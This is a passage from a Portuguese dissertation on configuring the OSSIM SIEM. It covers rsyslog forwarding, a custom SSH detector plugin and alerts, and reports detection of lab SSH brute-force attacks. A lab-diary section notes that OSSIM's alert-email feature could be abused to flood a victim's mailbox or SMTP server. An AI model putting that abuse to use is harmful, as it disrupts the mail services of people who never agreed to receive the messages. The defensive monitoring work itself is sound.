Nota-se que para realizar esse processo optou-se por usar o Servidor Web (192.168.1.50) e o OSSIM (192.168.1.100). Para a realização da mesma teve-se a necessidade de criar um arquivo *Log* no Servidor Web, enquanto no OSSIM teve-se de criar um *plugin* que filtrassem as informações e abarcasse somente informações acerca do *SSH*. Posteriormente associar os eventos vindos do Servidor Web com o *plugin* criado para que possa refazer as regras existentes e despertar o alerta de acordo com as especificações. Por fim criar uma regra e políticas para que quando ocorra esse tipo de alerta, o OSSIM envia-se um email para o gestor da rede, informando-o das ocorrências.

Arquivo de Log e Plugin:

O método leva em conta a funcionalidade do OSSIM, uma vez que a mesma contém todas as informações nos dispositivos. Na verificação das configurações do *rsyslog* pode-se observar que qualquer outro arquivo deverá ser criado dentro do diretório *rsyslog.d* que usa a porta 514. Dessa forma prosseguimos o trabalho criando um arquivo “*alienvault.conf*” e nas especificações indica-se que o mesmo envia todos os eventos para o endereço IP do OSSIM.

Diretório: `/etc/rsyslog.d/`

Comando: `nano alienvault.conf`

```
*.* 192.168.1.100
```

Mensagem 4 - IP do OSSIM

Para que o processo realizado no diretório tenha efeito imediato o serviço deve ser reiniciado:

```
/etc/init.d/rsyslog restart
```

Mensagem 5 - Reiniciando o Rsyslog

Seguidamente dirige-se a plataforma do OSSIM, visualiza se recebe informação vinda da máquina Servidor Web:

```
tcpdump -i eth0 udp port 514
```

Mensagem 6 - Verificando a porta 514 do OSSIM

Na realização de qualquer atividade no servidor web, observa-se o OSSIM a receber as informações na mesma instância.

```
alienvault:~# tcpdump -i eth0 udp port 514
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
14:57:50.005112 IP 192.168.1.50.36816 > alienvault.alienvault.syslog: SYSLOG authpriv.debug, length: 113
14:57:50.010637 IP 192.168.1.50.36816 > alienvault.alienvault.syslog: SYSLOG authpriv.info, length: 109
14:57:50.010747 IP 192.168.1.50.36816 > alienvault.alienvault.syslog: SYSLOG cron.info, length: 115
14:57:50.011021 IP 192.168.1.50.36816 > alienvault.alienvault.syslog: SYSLOG authpriv.info, length: 98
^C
4 packets captured
4 packets received by filter
0 packets dropped by kernel
alienvault:~#
```

Figura 21 - Comando de escuta do *tcpdump* na porta 514

Até esse momento o OSSIM recebe as informações vindas do Servidor Web, a partir desse ponto munimos o OSSIM para que receba essas informações filtradas e dessa forma edita-se o arquivo *rsyslog* da *AlienVault* OSSIM e indica um novo arquivo que terá de verificar e relatar as informações. O mesmo será nomeado de “*debian.conf*” e adicionado no diretório “*rsyslog.d*” do OSSIM.

Na Figura 22, configura-se o arquivo *rsyslog.conf* do OSSIM adicionando o arquivo *debian.conf* como componente.

```
#
# Include all config files in /etc/rsyslog.d/
#
$IncludeConfig /etc/rsyslog.d/*.conf
$IncludeConfig /etc/rsyslog.d/debian.conf
```

Figura 22 - Configurando o *Rsyslog* da *AlienVault*

Efetivamente, o arquivo *debian.conf* ainda não existe mas no próximo passo será criado o arquivo no diretório *rsyslog.d* do próprio OSSIM, para que as especificações indicadas no arquivo anterior sejam validas.

Sabe-se que o sistema OSSIM é baseado em *Debian*, então a localização dos arquivos padrões de configuração ficam praticamente no mesmo local, por isso vai-se a *rsyslog.d* criar o arquivo *debian.conf*:

Diretório: */etc/rsyslog.d/*

Comando para criar o arquivo e poder edita-lo: nano debian.conf

```
if ($fromhost-ip == '192.168.1.50') then -/var/log/debian.log
$ ~
```


Mensagem 7 - Criando o debian.log

Admite-se que o arquivo foi instruído para que sempre que venha informações do Servidor Web o mesmo tem de fazer o registo no arquivo *debian.log*. No intuito de efetuar testes prévios de registo usa-se o comando “*tail*” para verificar se o arquivo *debian.log* esta a receber informações:

Comando:

```
alienvault:/var/log# tail -f debian.log
```

Mensagem 8 - Usando o tail no arquivo debian



```
Sep 9 05:11:26 debianServer minissd[3925]: device not found for removing : uuid:b61501a3-cf74-4e84-a4ac-5523d0093369::upnp:rootdevice
Sep 9 05:11:26 debianServer minissd[3925]: device not found for removing : uuid:b61501a3-cf74-4e84-a4ac-5523d0093369
Sep 9 05:17:01 debianServer CRON[3878]: pam_unix(cron:account): account root has password changed in future
Sep 9 05:17:01 debianServer CRON[3878]: pam_unix(cron:session): session opened for user root by (uid=0)
Sep 9 05:17:01 debianServer /USR/SBIN/CRON[3879]: (root) CMD ( cd / && run-parts --report /etc/cron.hourly)
Sep 9 05:17:01 debianServer CRON[3878]: pam_unix(cron:session): session closed for user root
Sep 9 05:28:34 debianServer sshd[3905]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=shadow user=root
Sep 9 05:28:34 debianServer sshd[3905]: pam_winbind(sshd:auth): getting password (0x00000388)
Sep 9 05:28:34 debianServer sshd[3905]: pam_winbind(sshd:auth): pam_get_item returned a password
Sep 9 05:28:34 debianServer sshd[3905]: pam_winbind(sshd:auth): request wbcLogonUser failed: WBC_ERR_AUTH_ERROR, PAM error: PAM_USER_UNKNOWN (10).
TUS_NO_SUCH_USER, Error message was: No such user
Sep 9 05:28:37 debianServer sshd[3905]: Failed password for root from 192.168.1.137 port 56355 ssh2
```

Figura 23 - Evento do debian.log

É de salientar que no diretório *rsyslog.d* da *AlienVault OSSIM* encontramos diversos arquivos de configurações que podem ser editados e ativados em conjunto com os seus *plugins* existentes mas esses arquivos devem ser usados quando têm um coletor de eventos associado ao OSSIM.

Na continuação do processo obteve-se a confirmação que o Servidor Web envia os *logs* e os mesmos são registados pelo OSSIM. Seguidamente cria-se um *plugin* referente a esse determinado registro de log. O processo de criação do *plugin* envolve duas etapas, criar o arquivo de configuração e o arquivo da base de dados. No que tange ao processo em questão usa-se um arquivo de SSH, disponibilizado pela comunidade *AlienVault* e faz-se algumas alterações para que o mesmo sirva ao propósito.

Por conseguinte, na primeira parte do processo cria-se e ativa-se o *plugin*. É importante mencionar que todos os *plugins* do OSSIM estão localizados em:

```
alienvault:~# cd /etc/ossim/agent/plugins/
```

Mensagem 9 - Local dos Plugins OSSIM

A nossa atenção está direcionada para o SSH. Então efetuamos uma cópia do arquivo que precisamos, mediante algumas alterações e nomeamo-lo de “*debianssh.cfg*”.

Contudo é relevante informar que a *AlienVault* usa uma estruturação e sintaxe própria, mas com uma grande influência do *Python*¹⁷.

Partes do arquivo “*debianssh.cfg*”:

```
[DEFAULT]
plugin_id=9001
dst_ip=\_CFG(plugin-defaults,sensor)
dst_port=22
```

Mensagem 10 - Cabeçalho do arquivo *debianssh*

```
[CONFIG]
type=detector
source=log
location=/var/log/debian.log
create_file=true
process=sshd
startup=/etc/init.d/ssh start
shutdown=/etc/init.d/ssh stop
```

Mensagem 11 - Partes de configuração do arquivo *debianssh*

No [DEFAULT] foi definido um ID para o *plugins* que seja diferente dos que já existem no sistema. Esse ID foi o 9001 porque para os *plugins* criados pelos utilizadores é reservado a margem de 9000 a 10000.

Enquanto no [CONFIG] existe a condição de passar mais informações como o tipo do *plugins*, o tipo de arquivo de leitura, o tipo de processo, qual o comando específico para iniciar ou terminar a função do *plugin* e ainda um ponto importante: a localização exata do arquivo *log* de leitura. Posteriormente no arquivo de configuração observa-se as expressões regulares ou *regex* que defini o formato dos eventos e extraem a informação para normalizar o mesmo. A expressão tem de ser escrita seguindo a sintaxe de expressão regular do *Python*.

Terminando o arquivo de configuração, existe a necessidade de ter um arquivo *sql* e para agilizar o processo alterou-se um arquivo semelhante ao *plugin* criado, a fim de criar um novo arquivo *sql*.

¹⁷ <http://docs.python.org/library/re.html>

A script *SQL* pode ser personalizada, a fim de inserir as novas informações na base de dados.

A script de exemplo *SQL* foi colocada no seguinte diretório:

```
/usr/share/doc/ossim-mysql/contrib/plugins/debianssh.sql
```

Mensagem 12 - Local da Script SQL

A script *SQL* deve ser criada e executada no Servidor OSSIM e não no servidor Web. Editando as instruções da script *SQL* um dos pontos relevantes a verificar é a alteração do ID da tabela, colocando o número ID criado para o *plugin* anteriormente. Finalizando a script *SQL*, existe a necessidade de executá-la:

```
/usr/share/doc/ossim-mysql/contrib/plugins# ossim-db < debianssh.sql
```

Mensagem 13 - Execução da Script

Em suma, com essa tarefa finalizada pode-se verificar no painel do OSSIM todos os *plugins* existentes no serviço, incluindo o *plugin* criado “*debianssh*”.




Figura 24 - Ativar Plugins Debianssh

Alerta e E-mail:

Nota-se que terminada a parte *background* do *plugin* é necessário fazer uma regra para os alertas. Na interface web do OSSIM, pode-se alterar as regra para que satisfaçam as necessidades do momento. Nesse âmbito altera-se algumas informações como a ocorrência de evento, o tempo de ocorrência, que sensor coleta as informações, qual o nível de confiabilidade que existe acerca das informações, de que fonte e qual será destino IP, que tipo de evento ou subcategoria de evento estaria a espera e por fim qual seria a fonte de obtenção dos dados.

Ajustando as regras, paulatinamente obtém-se se pretende, levando em conta as configurações de base que a regra tinha. Dessa forma, ao finalizar a reconstrução da regra, a mesma passa-se para a categoria de contributo do utilizador, como pode-se observar na Figura 25.

É evidente que os resultados foram plausíveis em termos de deteção de ataque sabendo que foram realizados dois ataques em dias diferentes, tudo ficou registado e classificado como podemos ver no histograma de alertas do OSSIM na Figura 27, Figura 28 e Figura 29.

DATE	STATUS	INTENT & STRATEGY	METHOD	RISK	ATTACK PATTERN	SOURCE	DESTINATION
10:56:23	open	Bruteforce Authentication	SSH, Luis Tavares	1	→	192.168.1.137:47987	0.0.0.0:ssh
2014-12-03	open	Bruteforce Authentication	SSH, Luis Tavares	1	→	192.168.1.137:60534	0.0.0.0:ssh

SHOWING 1 TO 2 OF 2 ALARMS FIRST PREVIOUS

Figura 27 - Resultados do ataque SSH



Figura 28 - Histograma do Ataque SSH

13	SSHD: Failed password	0	2014-09-10 23:15:39	192.168.1.137:47988	0.0.0.0:ssh	6
1	LUIS TAVARES Ataque de Força Bruta, SSH autenticao de servico	1	2014-12-05 10:56:23	192.168.1.137:47987	0.0.0.0:ssh	5

Alarm Summary [Total events matched with high rule level: 13 - Total Events: 30 - Unique Dst IPAddr: 1 - Unique Types: 1 - Unique Dst Ports: 1]

Figura 29 - Momento do disparo do Alerta

Em suma optou-se por deixar a máquina a capturar eventos durante dois dias, nesse espaço de tempo observou-se cerca de **120,337** eventos registados na base de dados. Pode-se considerar que é um número estrondoso por apenas dois dias de verificação, mas recordando números anteriores tínhamos **159,515** eventos registados e um total de 46 alertas em apenas um dia de teste anteriormente, sabendo que os resultados dos alertas foram meramente classificados como falsos positivos.

Agora segundo o relatório do Top 10 de ataques, disponibilizado pelo OSSIM temos dados das ocorrências dos dias do ataque:

Host	Occurrences
192.168.1.137	2




Figura 31 - Qual o Host Atacante

Port	Service	Occurrences
22	ssh	2




Figura 30 - Qual a porta usada nos ataques

Pode-se dizer, que com a reconfiguração a ferramenta OSSIM, irá transformar numa eficiente solução SIEM, mas isso é um processo que exige uma carga elevada de acertos para que, com o tempo, a mesma possa moldar-se de acordo com a necessidade do gestor. O OSSIM continua a detetar eventos que não servirão para análises, que pelo contrário atrapalham as verificações e desempenho da ferramenta. Sendo assim o gestor precisa reavaliar as suas necessidades cautelosamente a fim de obter sucesso no uso do OSSIM, como um aliado de trabalho.

Como exemplo disso: cria-se regras para quando um determinado evento aconteça o OSSIM possa trabalhar mais uma vez para auxiliar o próprio gestor, aplica-se comandos pré-estabelecidos de execução, cria-se ticket de eventos para se analisar e envia-se e-mail para um destinatário escolhido com informações selecionadas sobre o respetivo evento.

De acordo, com a pesquisa realizada pela *Netwrix*¹⁸, a maioria das empresas ainda não tem visibilidade completa do que acontece em todas as suas infraestruturas.

Os autores (Melnick and Jones 2014), falam da mesma pesquisa em que dos 800 profissionais TI entrevistados, 74% tem implementado uma solução SIEM e admitem que

¹⁸ O fornecedor numero um de mudança e auditoria de configuração de soluções, proporciona visibilidade completa de quem fez o quê, quando e onde ao longo de toda a infraestrutura de TI.

não houve uma redução significativa nos incidentes de segurança. Com o crescimento cada vez maior em quebras de segurança, a pesquisa abordou o problema de infraestrutura no âmbito da auditoria como uma chave para reforçar a segurança e proteger dados confidenciais contra as ameaças internas e ataques externos. Cerca de 62% dos profissionais de TI afirmaram ter encontrado violações nas suas infraestruturas, pelo menos uma vez. A mesma também mostrou que as grandes empresas executam testes de segurança com mais frequência do que as pequenas e médias empresas, no entanto as pequenas e médias empresas não estão imunes, sabendo que a metade tem que lidar com violações de segurança. Surpreendentemente, 73% das pequenas e médias empresas fazem pouco esforço para garantir a visibilidade completa sua infraestrutura de TI.

Resumindo, a maioria das empresas com soluções SIEM implantados estão insatisfeitos com o nível de detalhes fornecidos pelo SIEM e pelos relatórios de auditoria. Admitem ter executado tentativas de violações de segurança, para ver qual informação seria disponibilizada pela ferramenta em questão. Apesar da tendência crescente de violações de segurança, menos de um terço das organizações planeiam reforçar a segurança, permitindo auditoria contínua de seus ambientes de TI. Assim sendo a maioria das empresas que já utilizam ferramentas SIEM, para efetuar auditoria, consideram o mesmo como sendo a melhor solução por agora para realizar investigação no âmbito de violação de segurança.

5.2.2. Diário de Bordo “...e se usa-se para...”

Parte da ideia do desenvolvimento desse trabalho é explorar o OSSIM no intuito de verificar as suas potencialidades. Os elementos e ferramentas da segurança em informática despertam curiosidade até nas pessoas com um conhecimento limitado da área da informática.

Na tentativa de melhorar o OSSIM acabou por deparar com uma situação confusa, que implicava há quase perda de um serviço de alojamento de site. No OSSIM foi configurando o serviço de envio de e-mail, para que as ocorrências de um determinado evento em que, sempre que ocorresse um evento (X) o OSSIM enviasse um email com informações para um privado. O fato curioso é que é necessário colocar um e-mail de fonte e outro de destino, sem a necessidade de confirmação de aceitação por parte dos proprietários dos e-mails referenciados. Após alguns minutos de ataque verificou que a conta de e-mail estava lotado de e-mail vindas do OSSIM, e os números continuavam a aumentar e por motivos de sobrecarga do serviço optou por desconectar o OSSIM, mais ainda continuava a receber email dado que já tinham sido enviados.

Efetuando outro teste de verificação mudou-se o endereço para um serviço comum (*hotmail*), posteriormente em aproximadamente 40 minutos já tinha cerca de 1419 novos e-mail enviados pelo OSSIM ao serviço de email acabou-se por desconectar o OSSIM da internet e desativar a regra de envio de e-mail criada.

Agora fica a questão, na pequena infraestrutura de rede usada para realizar os testes, em apenas 2 dias com a filtração de eventos e diminuição de números de *plugins* obtive aproximadamente 160,000 eventos registados. Supondo que por acaso todos os *plugins* disponíveis estavam ativados, quantos eventos supostamente teriam sido registados em algumas horas ou dias sem falar na topologia da rede.

Conclui-se que quando mal configurado ou configurado com propósitos maliciosos o serviço de envio de e-mail de atividades do OSSIM pode perfeitamente sobrecarregar em pouco tempo um servidor de SMTP, com um email temporário como fonte e o email da vitima para efetuar um ataque usando o OSSIM.

6. Conclusões e Trabalhos Futuros

O presente capítulo conclui o trabalho realizado ao longo desta dissertação. Dessa forma realiza-se uma reflexão sobre os resultados obtidos, levando em conta os objetivos inicialmente propostos. Faz-se uma análise crítica sobre o OSSIM, assim como o contributo efetuado na realização desse trabalho. Finalizando apresenta-se propostas para trabalhos futuros a realizar.

6.1. Conclusões

Levou-se em conta algumas finalidades para realizar este trabalho, como sendo o uso da ferramenta de gestão de eventos de segurança, análise de *logs* gerados, configurar a ferramenta com o intuito de capturar eventos desejados, propor modelo que facilite a usabilidade da ferramenta e por fim otimizar a análise de resultados obtidos com a ferramenta de gestão de eventos de segurança nomeadamente no que respeita aos falsos positivos.

Sendo assim a ferramenta escolhida foi OSSIM, que é uma solução *Open Source* para gestão de eventos de segurança e atualmente considerado o futuro da SIEM.

Na primeira parte do trabalho realizou um levantamento teórico sendo assim se falou dos princípios de deteção de intrusões, também da SIEM e sua constituição. No mesmo capítulo também mencionou os ataques cibernéticos, fases de ataque, métodos de ataque e tipos de representações usados em um ataque. Finalizando foi apresentado resultados de acordo com pesquisas do *Magic Quadrant* de 2014 as plataformas SIEM que se encontravam em destaque. Essa abordagem inicial vem com o intuito de estabelecer um equilíbrio para a direção do qual se pretendia seguir com o trabalho.

Numa segunda fase do trabalho foi abordado o OSSIM e sua constituição, dessa forma pontos relevantes como a instalação, a configuração, as técnicas usadas para correlação de eventos assim como métodos de avaliação de riscos e por fim o algoritmo usado pelo OSSIM para avaliação de riscos. Esse ponto tem como objetivo responder as

questões técnicas acerca da ferramenta, incluindo a instalação do OSSIM e um dos seus componentes o OSSEC, esses pontos validos de configuração foram alocadas em anexo.

A terceira parte do trabalho consistiu na demonstração da topologia da rede usada, assim como o modelo de ataque usado, levando em conta a estruturação de uma árvore de ataque. Realizou-se também diversos ataques as máquinas vítimas da rede, tendo como objetivo observar o comportamento geral do OSSIM assim dando resposta a perguntas como que *log* é gerado e quais eventos são capturados.

A quarta parte do trabalho constituiu em análise de resultados obtidos pelo OSSIM e propor possíveis melhorias. Os resultados apresentados pelo OSSIM foram averiguados e avaliados, com o intuito de atestar o comportamento do OSSIM perante os ataques realizados anteriormente. No final levando em conta os resultados obtidos, novas propostas de configuração foram apresentados além de criação de *plugins* que podem ir de encontro com a necessidade do utilizador. Por final um ponto critico foi levantado já que as consequências do uso individuo da funcionalidade de envio de e-mail poderia trazer riscos ao utilizador.

Conclui-se, mais uma vez que a segurança é crucial para qualquer sistema ou organização observando que os perigos que cercam o mundo virtual continuam cada vez mais obscuros e indetetáveis. Portanto a compreensão e uso das ferramentas SIEM se torna cada vez mais importante para ajudar a garantir um nível de segurança confortável. Todavia, o OSSIM demonstrou ser uma ferramenta poderosa com inúmeras possibilidades de configurações além de ser um sistema livre de código aberto, muito robusto, bem estruturado e com um enorme potencial para fazer frente e superar os seus concorrentes. É de mencionar que o OSSIM demonstrou ser de fácil configuração em relação á monitorização através de componentes como o *Snort* e OSSEC, que comporta como um excelente componente que ajuda o OSSIM na interpretação dos eventos.

O *frontend* é amigável e a cada atualização, tona-se mais intuitivo e fácil de trabalhar com diversas opções de visualizações de eventos, apresentando os resultados em gráficos e tabelas além de opções de gerar relatórios. Existe também a possibilidade de instalar o OSSIM em diversas máquinas de uma forma escalonada, dando assim a possibilidade de criar perfil e ter maior flexibilidade entre os componentes, como exemplo os *plugins* e memória das máquinas em uso. Outro ponto a mencionar é a correlação de eventos, que merece uma atenção especial pelo fato dele oferecer inúmeras possibilidades

interessantes de trabalhar a questão de detecção de intrusões, facilitando até os utilizadores mais leigos a fazer as suas próprias combinações e regras.

Finalizando pode-se dizer que o contributo final do trabalho é uma mais-valia para todos, não só pelo fato da análise detalhada realizada em uma ferramenta SIEM de caracter *Open Source* com um enorme potencial futuramente, mas também pela complexidade que abarca toda a estrutura de uma ferramenta SIEM, além do escasso número de material atualizado que ajude na compreensão da ferramenta OSSIM.

6.2. Análise Crítica

Concluindo o trabalho proposto pode-se dizer que os objetivos foram alcançados. Mas fazendo uma análise crítica sobre todo o processo é possível retirar algumas limitações que diz respeito a ferramenta OSSIM, sendo que tais limitações vão de encontro ao contributo e conclusões obtidas com o trabalho.

Mais uma vez a ausência extrema de documentação inclusive oficial, em que aparentemente o foco da *AlienVault* é a USM, sendo assim existe um escasso material sobre OSSIM e a maioria é desatualizada. Falta de recursos para efetuar testes apropriado, já que por alguns momentos a situação erra crítica, em termos de memória e processamento da máquina em que se encontrava instalado o OSSIM, pelo fato do mesmo exigir muito do *hardware*. Os *plugins* também causaram problemas, em que alguns possuem regras desatualizadas com isso perdendo quase que por completo o funcionamento útil quando aplicado. Também um dos pontos críticos é a inconsistência entre as *release*, que acabou sendo uma grande dor de cabeça ao fazer *update* de uma versão para outra, funcionalidades e configurações eram perdidas além dos *hardware* da máquina não ser reconhecida como exemplo a placa de rede. Terminado, outro problemas incomodativo deparado é com as regras do *Snort*, em que curiosamente algumas só detetam ataques ou capturam eventos se forem provenientes de fora da rede interna e como consequência alguns eventos e ataque ocorrido dentro da rede interna não é detetado.

6.3. Trabalhos Futuros

O trabalho futuro assentará em três partes: *plugins*, monitorizar e alternativas de alertas. Criação de *plugins* que sejam específicos aos determinados comportamentos e atividades na rede. Monitorizar o tráfego de uma rede usando somente dispositivos moveis. Também em monitorização pode, pensar em efetuar a gestão com o OSSIM usando normas do PCIDSS ou ISSO 27001. Outro ponto é a alternativas de alertas é usar o *python* como linguem para desenvolver script que possa ler ficheiros de *logs* e representar os resultados finais em forma de tabelas e gráficos.

1. *Plugins*:

- Como apresentado no trabalho uma das saídas validas para ter um bom aproveitamento do OSSIM é desenvolvendo *plugins*. A ideia é desenvolver *plugins* para um grupo de problema específico, nesse caso a pensar em plataformas Web.

2. *Monitorizar*:

- Atualmente uma boa parte da comunicação em feita em aparelhos “*Smart*”, dessa forma se torna relevante verificar o comportamento do OSSIM quando se trata de tráfegos de rede usada na sua maioria por dispositivos móveis, como *smartphone*, *smartwatch* e *tablet*, sabendo que esses dispositivos atualmente estão sendo alvos de diversos tipos ataques realmente critico.
- Analisar a possibilidade de usar o OSSIM para efetuar a gestão em conformidade da segurança de informação, utilizando as normas PCI DSS e ISO 27001.

3. *Alternativas de Alerta*:

- O *Python* é uma linguem muito dinâmica e poderosa, estando como base de diversas ferramentas e software na área de segurança em computação. Com o intuito de proporcionar uma solução simples distinta propõe-se o uso de *python* para criar script de leituras de dados e log gerados pelos serviços *web*, *ssh*, *ftp*, *sql*, etc e posteriormente tratar esses e apresentando os resultados finais em formas de gráficos e tabelas. Esses devem ser coletados em uma rede de teste com diversos tipos de ataques e verificar os resultados finais para criar novos métodos de padronizar as situações e momentos de um ataque a rede de computador.

Referências

- Afzaal M, Di Sarno C, Dantonio S, Romano L (2012) An Intrusion and Fault Tolerant Forensic Storage for a SIEM System. 2012 Eighth Int. Conf. Signal Image Technol. Internet Based Syst. IEEE, pp 579–586
- Alhomidi MA, Reed MJ (2012) Attack graphs representations. 2012 4th Comput. Sci. Electron. Eng. Conf. IEEE, pp 83–88
- AlienVault LLC (2010) AlienVault Plugin List. AlienVault Docs 1–34.
- Ansari S, Rajeev SG, Chandrashekar HS (2002) Packet sniffing: a brief introduction. IEEE Potentials 21:17–19. doi: 10.1109/MP.2002.1166620
- Bowling J (2010) AlienVault: the Future of Security Information Management. Linux J 2010:2.
- Bray R, Cid D, Hay A (2008) OSSEC Host-Based Intrusion Detection Guide.
- Camtepe SA, Yener B (2007) Modeling and detection of complex attacks. 2007 Third Int. Conf. Secur. Priv. Commun. Networks Work. - Secur. 2007. IEEE, pp 234–243
- Carracedo Gallardo J (2004) Seguridad en redes Telemáticas. Editor Mc Graw Hill 1:1–32.
- Casal J (2008) OSSIM: General Description Guide. Consult. el
- Conrad C (2013) OSSEC Client Installation for Linux Clients. AlienVault Docs 1–16.
- Das A (2005) Theoretical basis for intrusion detection. Proc. from Sixth Annu. IEEE Syst. Man Cybern. Inf. Assur. Work. 2005. IEEE, pp 184–192
- Del Árbol MR (2010) Regala tu Producto y Vencerás. Cinco Dias
- Eom J, Han Y-J, Park S-H, Chung T-M (2008) Active Cyber Attack Model for Network System's Vulnerability Assessment. 2008 Int. Conf. Inf. Sci. Secur. (ICISS 2008). IEEE, pp 153–158
- Gabriel R, Hoppe T, Pastwa A, Sowa S (2009) Analyzing Malware Log Data to Support Security Information and Event Management: Some Research Results. 2009 First Int. Conference Adv. Databases, Knowledge, Data Appl. IEEE, pp 108–113
- Gadge J, Patil AA (2008) Port scan detection. 2008 16th IEEE Int. Conf. Networks. IEEE, pp 1–6

- Gartner G (2014) Magic Quadrant Research Methodology | Gartner Inc. In: Gr. Gart. http://www.gartner.com/technology/research/methodologies/research_mq.jsp. Accessed 13 Jul 2014
- Garuba M, Liu C, Fraites D (2008) Intrusion Techniques: Comparative Study of Network Intrusion Detection Systems. Fifth Int. Conf. Inf. Technol. New Gener. (itng 2008). IEEE, pp 592–598
- Goldsmith D, Schiffman M (1998) Firewalking A Traceroute-Like Analysis of IP Packet Responses to Determine Gateway Access Control Lists Cambridge Technology Partners ' Enterprise Security Services. 1–14.
- Guofei Jiang, Cybenko G (2004) Temporal and spatial distributed event correlation for network security. Am. Control Conf. IEEE Comput. Soc, Boston, MA, USA, pp 996–1001 vol.2
- Hamisi NY, Mvungi NH, Mfinanga DA, Mwinyiwiwa BMM (2009) Intrusion detection by penetration test in an organization network. 2009 2nd Int. Conf. Adapt. Sci. Technol. IEEE, pp 226–231
- Hoppe T, Pastwa A, Sowa S (2009) Business Intelligence Based Malware Log Data Analysis as an Instrument for Security Information and Event Management. ... J Adv Secur 2:203–213.
- Jha S, Sheyner O, Wing J (2002) Two formal analyses of attack graphs. Proc. 15th IEEE Comput. Secur. Found. Work. CSFW-15. IEEE Comput. Soc, pp 49–63
- Karg D, Muñoz JD, Gil D, et al (2003) Descripción General del Sistema. AlienVault Docs
- Kavanagh K, Nicolett M, Rochford O (2014) Magic Quadrant for Security Information and Event Management. In: Licens. Distrib. - Gart. <http://www.gartner.com/technology/reprints.do?id=1-1VW8N7D&ct=140625&st=sb>. Accessed 3 Aug 2014
- Kent K (2007) Guide to Computer Security Log Management. 2006-5-1)
- Kent K, Souppaya M (2006) Guide to Computer Security Log Management. Natl Inst Stand Technol 73.
- Kotenko I, Polubelova O, Saenko I (2012) The Ontological Approach for SIEM Data Repository Implementation. 2012 IEEE Int. Conf. Green Comput. Commun. IEEE, pp 761–766
- Lavender BE (2008) Open Source Security Information Management Brian E . Lavender Sac State CSC 250 , Spring 2008 Final Project. 1–16.
- LeBlanc D, Howard M (2002) Writing Secure Code, 2nd edn. Pearson Education
- Long J (2007) No-Tech Hacking, St, Syngress. Free-Ebook

- Madrid JM, Munera LE, Montoya CA, et al (2009) Functionality, reliability and adaptability improvements to the OSSIM information security console. 2009 IEEE Latin-American Conf Commun. doi: 10.1109/LATINCOM.2009.5305052
- Melnick J, Jones E (2014) 2014 SIEM Efficiency Survey. E.S. Jones Public Relations
- Miller D, Harris S, Harper A, et al (2011) Security information and event management (SIEM) implementation.
- Mukhopadhyay I (2011) A Comparative Study of Related Technologies of Intrusion Detection & Prevention Systems. *J Inf Secur* 02:28–38. doi: 10.4236/jis.2011.21003
- Nakamura ET, Geus PL (2010) *Segurança de redes em Ambientes Cooperativos*, Novatec Ed. São Paulo
- Ning Z, Xin-yuan C, Yong-fu Z, Si-yuan X (2008) Design and Application of Penetration Attack Tree Model Oriented to Attack Resistance Test. 2008 Int. Conf. Comput. Sci. Softw. Eng. IEEE, pp 622–626
- Njemanze H (2006) Stop The Insanity: Using Event Correlation Technologies, Tools, and Techniques to Extract Meaningful Information from Data Overload. *ArcSight Confid* 40.
- Noel S, Jajodia S (2004) Managing attack graph complexity through visual hierarchical aggregation. Proc. 2004 ACM Work. Vis. data Min. Comput. Secur. - VizSEC/DMSEC '04. ACM Press, New York, New York, USA, p 109
- Palmer G (2001) A Road Map for Digital Forensic Research. Proc 2001 Digit Forensics Res Work (DFRWS 2004) 1–42. doi: 10.1111/j.1365-2656.2005.01025.x
- Pavkovic N, Perkovic L (2011) Social Engineering Toolkit - A systematic approach to social engineering. MIPRO, 2011 Proc 34th 1485–1489.
- Richardson T, Stafford-Fraser Q, Wood KR, Hopper A (1998) Virtual Network Computing. *IEEE Internet Comput* 2:33–38. doi: 10.1109/4236.656066
